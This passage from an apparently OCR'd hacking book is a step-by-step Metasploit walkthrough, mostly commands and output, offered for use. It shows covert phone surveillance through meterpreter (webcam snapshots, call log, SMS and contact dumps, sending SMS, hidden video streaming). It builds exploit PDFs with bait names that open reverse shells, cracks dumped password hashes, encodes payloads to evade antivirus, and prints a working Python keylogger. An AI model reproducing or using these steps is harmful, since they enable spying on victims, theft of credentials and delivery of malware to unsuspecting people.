
```
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the ses
sion
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish
session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

So as you can see, you can do pretty much everything.

14. 


Let's try the *webcam_snap* to picture our working station:

There must be pop-up, and that pop-up must be the picture itself saved on the directory given in the command line which is /root/fUVDEEoi.jpeg


fUVDEEoi.jpeg
[*] Meterpreter session 6 opened (192.168.43.189:1234 -> 192.168.43.1:57293) at
2018-06-11 19:49:15 +0000
[*] Sending stage (70031 bytes) to 192.168.43.1
[*] Meterpreter session 7 opened (192.168.43.189:1234 -> 192.168.43.1:51441) at
2018-06-11 19:49:15 +0000
[*] Sending stage (70031 bytes) to 192.168.43.1
[*] Meterpreter session 8 opened (192.168.43.189:1234 -> 192.168.43.1:43660) at
2018-06-11 19:49:15 +0000
[*] Sending stage (70031 bytes) to 192.168.43.1
[*] Meterpreter session 9 opened (192.168.43.189:1234 -> 192.168.43.1:48839) at
2018-06-11 19:49:16 +0000
meterpreter > webcam_snap
[*] Starting...
[*] 192.168.43.1 - Meterpreter session 6 closed. Reason: Died
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/LBxcDgIn.jpeg
meterpreter > webcam_snap
[*] Starting...


Automatically, the meterpreter will use the back camera of the smartphone. Warning: don't use this to your crush!

15.


Want to use the front camera of the victim? No problem, you can use the *webcam_list* to change the camera from back to front.
16. 

You can also dump their call logs by typing *dump_calllog*

    You can also dump sms and contact by typing *dump_sms* and *dump_contacts*
17. You can also use the victim's smartphone to send an SMS to someone by typing the
    send_sms -d numberToSend -t "Your message Here"
18. Here's the scariest part, hackers can have a video stream of you online and this is so discreet to the point that anyone won't notice a thing



It will appear on your browser, just zoom in if it is zoomed out by default.


file:///root/mFAVUmt.html

5.4 Exploiting PDF


Today, we used several kind of documents in reading e-books, creating reports, designing presentations and many more. One of the most popular file extension for documents is PDF. We use PDF in reading e-books or some documents. People sometimes convert their documents mostly to PDF in order to maintain the format of the document. But in this chapter, we will study the art of binding exploits to some of the documents we know specifically in PDF.


5.4.1 Generating Exploit PDF

In this moment, we will generate an exploit in a form of PDF. This is some simple trick than what we will do in the next lesson but this will come in handy sometimes so it's worth to try. In this example we will attack a Windows XP machine. So if you don't have a Windows XP machine, then download now and install it on your virtual machine.

How to:


1. Open msfconsole
2.
```
msf > use exploit/windows/fileformat/adobe_utilprintf
```
Use the exploit Adobe util.printf() Buffer Overflow
3.
```
msf exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```
After that, we use *show options* command to configure the settings of the exploit

4. 
```
msf exploit(windows/fileformat/adobe_utilprintf) > set FILENAME internet_bill.pdf
FILENAME => internet_bill.pdf
msf exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting    Required  Description
   ----      ---------------    --------  -----------
   FILENAME  internet_bill.pdf  yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf exploit(windows/fileformat/adobe_utilprintf) >
```
Let us set the filename of our PDF to a much more non-suspicious name

5. 
```
msf exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'internet_bill.pdf' file...
[+] internet_bill.pdf stored at /root/.msf4/local/internet_bill.pdf
msf exploit(windows/fileformat/adobe_utilprintf) >
```
Then type *exploit* to generate that exploit PDF The PDF file was stored in *root*.msf4/local directory.

6.
```
root@bk201:~# service apache2 start
root@bk201:~#
```


```
msf exploit(windows/fileformat/adobe_utilprintf) > cp /root/.msf4/local/internet_bill.pdf /var/www/html
[*] exec: cp /root/.msf4/local/internet_bill.pdf /var/www/html

msf exploit(windows/fileformat/adobe_utilprintf) >
```
Now let's transfer the PDF to the target by putting our PDF in our local server /var/www/html: Open first your port 80 Then copy the PDF file to the /var/www/html folder:

7. 

In the Windows XP machine side, type the following on a browser: 192.168.43.189/internet_bill.pdf

(Of course, change the I.P. address with yours) So in real life, you can just give an URL (which linked to the PDF file) then let them download and open the file.


8.
```
msf exploit(windows/fileformat/adobe_utilprintf) > use multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.189
LHOST => 192.168.43.189
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.189:4444
```
Before opening the file in Windows machine, we must set a listener first. We must use multi/handler again with LHOST that link to our I.P. address but the payload now that we will use is windows/meterpreter/reverse_tcp because our target is Windows.

9. 

Because there is now a listener, the victim may open now the file.


10. Because of that, we have now a meterpreter session inside
```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.189:4444
[*] Sending stage (179779 bytes) to 192.168.43.216
[*] Meterpreter session 1 opened (192.168.43.189:4444 -> 192.168.43.216:1072)

meterpreter >
```
the Windows machine

11.
```
meterpreter > screenshot
Screenshot saved to: /root/BSfpCHUg.jpeg
meterpreter >
```



Let's use the *screenshot* command to see what the victim is doing on our end

12.



We can also dump all of the passwords inside the Windows XP machine:

Let's go to https://hashkiller.co.uk/md5-decrypter.aspx to decrypt the Administrator password. Just paste in the input box there the last set of hash which is the 8846f7eaee8fb117ad06bdd830b7586c

So after the decryption, it says that the hash is equal to the word *password* which is a ridiculously insecure password.

I also tried to decrypt the Secret user's password by pasting the 58a478135a93ac3bf058a5ea0e8fdb71 to the website and here's the result.


So the password for Secret is *Password123* which way better than the *password* password. But again, that kind of password is pretty weak and must be changed into a much difficult to guess password.


5.4.2 Embed Executable Inside PDF


In here, we will embed an exploit in our existing PDF file. Yes, this is much scarier than the other technique because any PDF that you have can be used here as carrier of that exploit.


How to:

1.
```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
```
We will use here the exploit called *Adobe PDF Embedded EXE Social Engineering*


2. 
```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /root/Downloads/CyberDefenderI.pdf
INFILENAME => /root/Downloads/CyberDefenderI.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```
Change the PDF content here. Use a legit PDF that has legit content. In this example, I will use my first book Cyber Defender as a bait and legit PDF.

3. 
```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME CyberDefender2ndEdition.pdf
FILENAME => CyberDefender2ndEdition.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```
Then let's change the official name of our exploited PDF to CyberDefender2ndEdition.pdf

4. 
```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.43.189
LHOST => 192.168.43.189
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```
After that naming conventions, let's implant now the payload in order to make our exploit much powerful.

5. 
```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/root/Downloads/CyberDefenderI.pdf'...
[*] Parsing '/root/Downloads/CyberDefenderI.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating 'CyberDefender2ndEdition.pdf' file...
[+] CyberDefender2ndEdition.pdf stored at /root/.msf4/local/CyberDefender2ndEdition.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```
Then enter *exploit* to create the exploited PDF with legit content

So it will tell you that the generated PDF file is located inside the /root/.msf4/local directory


6. 
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > use multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.189
LHOST => 192.168.43.189
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.43.189:4444
After that we must setup a listener again

7.

We must open again our port 80 for us to transfer the file to the target

8.


Copy paste your exploited PDF to the /var/www/html directory

9. 

You must now go to the Windows XP machine and go to 192.168.43.189/CyberDefender2ndEdition.pdf

Looks legit right? But that's the exploited PDF we just created a

while ago and to validate that it is exploited let's download and open it.

10. 
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.43.189:4444
[*] Sending stage (179779 bytes) to 192.168.43.216
[*] Meterpreter session 1 opened (192.168.43.189:4444 ->
meterpreter >
Then you'll have now a meterpreter session that can pretty do everything in the target's computer. This kind of attack has been used by several social engineers to gain access in their victim's computer. For example, if they know that you are addicted to strawberry then the hacker can email you that you won a bucket of strawberry jams and to claim that you must follow the instruction inside the PDF. So as the result, the victim will download and open it on his computer and the exploit is in. The hacker now has access to everything.

5.5 Bypassing Antivirus

As a hacker, this is the hardest part. Making your malware very discreet can be challenging because everyday, every antivirus company updates their database base on the new threats arising in the present day.

5.5.1 Using of Encoders

Encoders' job is to encrypt the malware as many as possible in order for us to hide the real content of our exploit to the antivirus.

How to:

```
root@bk201:~# msfvenom -l encoders

Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
```

1. Let us see all of the encoders the Metasploit have by typing the msfvenom -l encoders .
2. In the list of encoders, we will use the *x86/shikata_ga_nai* for the reason that the rank of this encoder is high and many of the hackers used this for its high effectivity on some cases. To generate a payload that is encoded you must type the following: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.189 LPORT=2345 -e x86/shikata_ga_nai -i 10 -f exe > payloadEncoded.exe

```
root@bk201:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.189 LPORT=1234 -e x86/shikata_ga_nai
-i 10 -f exe > payloadEncoded.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
root@bk201:~#
```

3. -e option was used to emphasized the encoder
4. -i option was used to emphasized how many times the encoder will encrypt the payload
5. You can try to upload the payload to the website of virustotal to test if it is still detectable by some antivirus.

5.6 Python Keylogger

//

import pyxhook


```
log_file='/root/Desktop/file.log'
def OnKeyPress(event):
  fob=open(log_file,'a')
  fob.write(event.Key)
  fob.write('\n')

  if event.Ascii==96:
    fob.close()
    new_hook.cancel()
new_hook=pyxhook.HookManager()
new_hook.KeyDown=OnKeyPress
new_hook.HookKeyboard()
new_hook.start()
```

//

I'll just leave this simple code to you for you to try out and experiment with.

CHAPTER 005 SUMMARY:

- Metasploit is a framework that consists of :
  - **msfconsole** where you execute the exploits
  - **msfvenom** where you generate payload and encoders
  - **armitage** which is the GUI version of metasploit-framework
- Exploit is like the terrorist
- Payload is like the bomb handled by terrorist



006: Wireless Hacking

You will learn here not just hacking a WiFi but also more than that.

6.1 Introduction

We have a saying that connecting to a public WiFi is not secure, but do we know exactly why it is not secure? In here we will tackle the specific things on how the hackers hack people in a public WiFi or even in a secured network. In this chapter, you will be needing a basic knowledge in networking so if you are not yet familiar with computer networks then set aside this book and learn online.

6.2 Man-in-the Middle Attack

There are several techniques that portrays the MITM scheme. But before we jump in there, what is MITM really means?

This is what it looks like.

1. Computer A want to connect to Computer B via FTP
2. The hacker tricks Computer A that he is Computer B
3. The hacker also tricks Computer B that he is Computer A
4. In result to that, every message of Computer A goes to Hacker first before going to Computer B
5. Every message of Computer B also goes to Hacker first before going


to Computer A

What you just read is the story of how a Man-in-the-Middle attack happens. In this chapter, we will tackle different kind of MITM attacks, namely:

